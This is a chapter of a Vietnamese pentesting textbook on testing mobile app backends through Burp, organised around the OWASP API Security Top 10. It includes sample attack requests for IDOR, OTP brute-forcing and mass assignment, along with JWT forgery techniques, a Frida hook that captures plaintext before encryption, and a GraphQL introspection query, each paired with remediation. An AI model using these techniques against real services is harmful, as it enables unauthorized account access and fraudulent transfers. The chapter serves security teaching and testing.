Một khi đã bắt được traffic, app sẽ "sụp xuống" thành một bài pentest API web thông thường, và bạn có thể tái sử dụng toàn bộ kho payload cùng kỹ thuật web quen thuộc. UI của app suy cho cùng chỉ là một cách gọi API, nên server **không được phép** tin rằng client luôn là app hợp lệ, bởi attacker hoàn toàn có thể gọi thẳng API bằng Burp Repeater và bỏ qua mọi kiểm tra phía client.

App Android — request —> BURP PROXY —> forward —> Backend API (HTTPS)

- giải mã TLS (CA Burp được tin)
- Proxy / Repeater / Intruder
- sửa → forward / drop / replay

27.2 Bắt traffic từ app qua Burp

Để MITM được HTTPS cần thỏa hai điều kiện: **(A)** app phải gửi traffic qua Burp, tức đã set proxy, và **(B)** app phải tin cert của Burp, nên phải cài Burp CA vào **system store** vì từ Android 7 trở đi app không còn tin user CA mặc định. Phần chi tiết về định tuyến và bypass SSL pinning thuộc chương riêng về Burp và pinning; ở đây ta giả định traffic đã đọc được.

Sau khi đã có traffic, các công cụ Burp và mục tiêu tương ứng như sau:

Công cụ Burp	Dùng để	Lỗ hổng thường tìm thấy
Proxy / HTTP history	Dựng lại "API map"	Endpoint ẩn, version <code>/v1</code> <code>/v2</code> , token trong header/body
Repeater	Sửa một request rồi gửi lại	IDOR, thiếu authz, param tampering
Intruder	Brute/fuzz tham số	Enum ID, OTP brute, fuzz tìm SQLi
Decoder / Inspector	Decode JWT/base64/url	JWT <code>alg:none</code> , claim swap
Comparer	Diff hai response	BFLA/BOLA khi đổi quyền

Token thường được lấy từ SharedPreferences hoặc từ header `Authorization` trong request đã bắt được, nhờ đó bạn ghép được trục storage với trục API thành một chain hoàn chỉnh.

27.3 Ảnh xạ OWASP API Security Top 10

#	Hạng mục	Biểu hiện ở app mobile
API1	BOLA (Broken Object Level Auth)	Đổi <code>userId</code> / <code>accountId</code> trong request truy data người khác
API2	Broken Authentication	Token đoán được, không hết hạn, OTP brute, đăng nhập yếu
API3	Broken Object Property Level Auth	Mass assignment / excessive data exposure
API4	Unrestricted Resource Consumption	Thiếu rate limit → brute OTP/password
API5	BFLA (Broken Function Level Auth)	Gọi endpoint admin bằng token user thường
API6	Unrestricted Access to Business Flows	Lạm dụng luồng nghiệp vụ (mua, hoàn tiền)
API7	SSRF	Server fetch URL do client cung cấp
API8	Security Misconfiguration	Header lộ, CORS lỏng, artefact mặc định
API9	Improper Inventory Management	Endpoint <code>/v1</code> cũ chưa vá còn sống
API10	Unsafe Consumption of APIs	Server tin mù API bên thứ ba

27.4 BOLA / IDOR

Đây là loại lỗi vừa phổ biến vừa dễ ăn điểm nhất. Server dùng một định danh do client gửi lên để truy xuất object, nhưng lại **không kiểm tra xem object đó có thực sự thuộc về người dùng đã xác thực hay không**.

```
GET /api/v1/accounts/1001/statement HTTP/1.1
Host: api.bank.example
Authorization: Bearer eyJhbGciOi...
```

 (token của user A)

Hãy thử đổi `1001` sang `1002`, tức tài khoản của user B. Nếu server trả về sao kê của B thì đó chính là **BOLA/IDOR**.

Một biến thể thường gặp trong app thực tế là request `POST /dotransfer` với body `username=<victim>&amount=<số tiền>` mà **không kèm bất kỳ session token nào**, còn server thì tin thẳng field `username` để xác định đang chuyển tiền cho ai. Chỉ cần gửi request sang Repeater, đổi `username` sang một nạn nhân khác, là server thực hiện transfer ngay trên tài khoản người khác. Cùng một root cause này còn có thể khai thác qua IPC bằng exported Activity với `am start ... -es username <victim>`. Hai con đường nhưng chung một lỗi: **tin vào định danh do client tự khai mà không đối chiếu với danh tính đã xác thực**.

Cách khắc phục: server phải luôn dẫn xuất chủ sở hữu object từ token hoặc session chứ không lấy từ tham số client, và mọi truy xuất object đều phải kiểm điều kiện `object.owner == authenticated_user`.

27.5 Broken authentication & thiếu rate limit

Điểm cần test:

- Bỏ header `Authorization` hoặc gửi token rác mà endpoint vẫn trả data thì đó là broken auth.
- Token không hết hạn hoặc không bị revoke sau khi logout.
- Thiếu rate limit trên `/login`, `/verify-otp` hay `/reset-password` sẽ mở đường cho brute-force. Một mã OTP chỉ 4-6 chữ số mà không rate-limit là lỗi rất nghiêm trọng.

```
POST /api/v1/verify-otp HTTP/1.1
Content-Type: application/json

{"phone":"+8490...", "otp":"000000"}
```

Dùng Intruder để duyệt `otp` từ `000000` đến `999999`; nếu vẫn không bị chặn sau vài chục lần sai thì đó là dấu hiệu thiếu rate limit (API4).

Cách khắc phục: áp rate limit cùng cơ chế lockout theo IP hoặc theo tài khoản; cấp token có TTL ngắn và revoke được ở phía server; thêm captcha hoặc step-up cho các endpoint nhạy cảm.

27.6 Mass assignment

Mass assignment xảy ra khi server bind thẳng JSON request vào object model, vô tình cho phép client set cả những field lẽ ra chỉ server mới được điều khiển.

```
PUT /api/v1/users/me HTTP/1.1
Content-Type: application/json

{"displayName": "Alice", "role": "admin", "isVerified": true}
```

Nếu thêm `"role": "admin"` mà server vẫn chấp nhận thì đó là privilege escalation (API3). Kỹ thuật test rất đơn giản: xem trong response GET có những field nào, chẳng hạn `role`, `balance` hay `is_premium`, rồi thử gửi lại chính field đó trong request PUT/POST.

Cách khắc phục: dùng allowlist field qua DTO tưởng mình thay vì bind toàn bộ body, và tuyệt đối không để client set các field về quyền hay trạng thái nghiệp vụ.

27.7 JWT lỗi

JWT rất hay được dùng làm access token trên mobile. Hãy decode nó bằng Burp Decoder/Inspector, với ba phần `base64url header.payload.signature`, rồi lần lượt test:

Lỗi	Cách khai thác
<code>alg: none</code>	Đổi header thành <code>{"alg": "none"}</code> , bỏ signature → server chấp nhận token không ký
Confusion RS256→HS256	Ký lại token bằng public key làm HMAC secret nếu server dùng chung hàm verify
Signature không verify	Đổi payload (<code>"sub": "victim"</code>) mà không đổi signature → server không kiểm
Secret yếu (HS256)	Brute HMAC secret offline (<code>hashcat -m 16500</code>) rồi tự ký token bất kỳ
Claim swap	Đổi <code>role</code> / <code>user_id</code> trong payload
Không hết hạn	<code>exp</code> quá xa hoặc không có → token sống mãi

```
# Ví dụ payload sau khi decode
{"sub": "1001", "role": "user", "exp": 1750000000}
# → thử đổi thành "role": "admin" hoặc "sub": "1002"
```

Artefact mặc định lộ qua JWT

Trong một app thực tế, header `apikey` chính là JWT của gateway WSO2 và để lộ các giá trị mặc định `carbon.super` / `PizzaShackAPI` / `DefaultApplication`. Đây là dấu hiệu WSO2 API Manager đang chạy với cấu hình gần như mặc định (API8 Security Misconfiguration). Vì vậy hãy luôn decode mọi JWT bắt gặp trong traffic, kể cả những token phụ.

Cách khắc phục: cố định `alg` ở phía server thay vì tin `alg` trong header; verify chữ ký bằng secret hoặc khoá đủ mạnh; đặt `exp` ngắn; và kiểm authz dựa trên các claim đã verify chứ không tin payload chưa verify.

27.8 Xác thực phía server & mass-layer encryption

Nguyên tắc bao trùm là **mọi kiểm tra client-side đều có thể bị bỏ qua**. Dù là validation input, giới hạn số tiền, ấn nút chức năng hay kiểm định dạng, nếu chỉ làm ở client thì attacker chỉ cần gọi thẳng API là vượt qua hết. Do đó server buộc phải tái kiểm mọi ràng buộc.

Một số app tài chính còn chừa thêm **mã hoá body ở tầng ứng dụng**, tức là trên cả TLS: dù đã MITM TLS thành công, body vẫn là ciphertext dạng `{"k": "<hex>", "d": "<base64>", "s": "<base64>"}` theo kiểu hybrid RSA+AES kèm chữ ký. Vì AES key được sinh ngẫu nhiên cho mỗi request nên giải mã offline là bất khả thi; lúc này bạn phải **hook thẳng vào hàm encrypt/decrypt của app** bằng Frida để lấy plaintext:

```
Java.perform(function () {
    var A = Java.use('com.target.app.utils.AESService');
    A.encrypt.overload('java.lang.String').implementation = function (s) {
        send('ENC-IN plaintext' + s); // body TRƯỚC khi mã hoá
        return this.encrypt(s);
    };
    A.decrypt.overload('java.lang.String').implementation = function (s) {
        var out = this.decrypt(s);
        send('DEC-OUT plaintext' + out); // response SAU khi giải mã
        return out;
    };
});
```

Khi nhận ra dạng `{"k", "d", "s"}` hoặc `Content-Type: application/octet-stream`, đó là tín hiệu để chuyển từ giai đoạn "chặn TLS" sang "hook crypto trong app", rồi mới test được logic API nằm bên dưới.

27.9 GraphQL

Nếu endpoint là GraphQL (`/graphql`), sẽ có thêm một số vector riêng cần lưu ý:

- **Introspection** nếu bật (`__schema`) sẽ làm lộ toàn bộ schema cùng các query, mutation ẩn.
- **BOLA/BFLA** vẫn áp dụng ở cấp resolver, chẳng hạn query một object theo id mà không kiểm chủ sở hữu.
- **Query batching hoặc nesting quá sâu** có thể gây DoS, hoặc brute mà không bị rate-limit khi một request chứa nhiều alias `login`.
- **Mass assignment** vẫn xảy ra qua mutation input.

```
{ __schema { types { name fields { name } } } } # introspection dump
```

Cách khắc phục: tắt introspection ở production; kiểm authz ở từng resolver; giới hạn độ sâu và độ phức tạp của query; và rate-limit theo cost.

27.10 Quy trình test & remediation tổng hợp

1. Bắt traffic (Burp CA system + bypass pinning nếu cần)
2. Dựng API map từ HTTP history: endpoint, version, tham số, token
3. Với mỗi endpoint:
 - └ BOLA/IDOR : đổi id/username → data người khác?
 - └ Broken auth : bỏ/sửa token → còn truy được?
 - └ Mass assign : thêm field role/balance → server nhận?
 - └ Rate limit : Intruder brute OTP/password
 - └ JWT : decode, thử alg:none / claim swap / brute secret
 - └ Business : bỏ bước, đảo thứ tự, số âm/số lớn
4. Ghi request/response làm chứng cứ cho report

Lỗ hổng	OWASP API	Remediation cốt lõi
IDOR/BOLA	API1	Dẫn xuất owner từ token, kiểm mọi truy xuất object
Broken auth	API2	Token TTL ngắn, revoke, verify chặt
Mass assignment	API3	Allowlist field / DTO
Thiếu rate limit	API4	Rate limit + lockout + captcha
BFLA	API5	Kiểm quyền theo role trên mọi function
JWT lỗi	API2	Cố định alg, secret mạnh, verify claim
Misconfig	API8	Ẩn artefact mặc định, siết header/CORS

! Đừng dừng ở client-side

Bypass một check phía client bằng Frida chỉ là "client-side trust" và thường có severity thấp. Finding thật sự phải chứng minh được rằng **server** cho phép truy cập trái phép hoặc lộ data của user khác, nên hãy luôn xác nhận bằng request/response trong Burp chứ đừng dừng lại ở việc "đã bypass được nút trên app".

27.11 Câu hỏi tự kiểm tra

1. Vì sao "bắt được traffic" biến app mobile thành một bài pentest API web? Server sai lầm cơ bản gì khi tin client?
2. Phân biệt BOLA (API1) và BFLA (API5). Mỗi loại test thể nào trong Burp Repeater?
3. Cho request `POST /dotransfer` với body `username=<victim>&amount=<n>` không có token — đây là lỗi gì, root cause là gì, và khai thác được qua mấy con đường?
4. Mass assignment là gì? Nêu quy trình phát hiện từ response GET rồi tấn công qua PUT.
5. Kể bốn lỗi JWT thường gặp và cách khai thác từng lỗi. Vì sao phải decode cả token phụ như `apikey` ?
6. Khi MITM TLS thành công nhưng body vẫn là ciphertext `{"k","d","s"}`, đó là gì và phải làm gì để test được API bên dưới?
7. Với endpoint GraphQL, kể ba vector khác biệt so với REST và remediation tương ứng.
8. Vì sao "bypass check client-side bằng Frida" thường không đủ làm một finding? Cần chứng cứ gì để nâng thành finding server-side thật?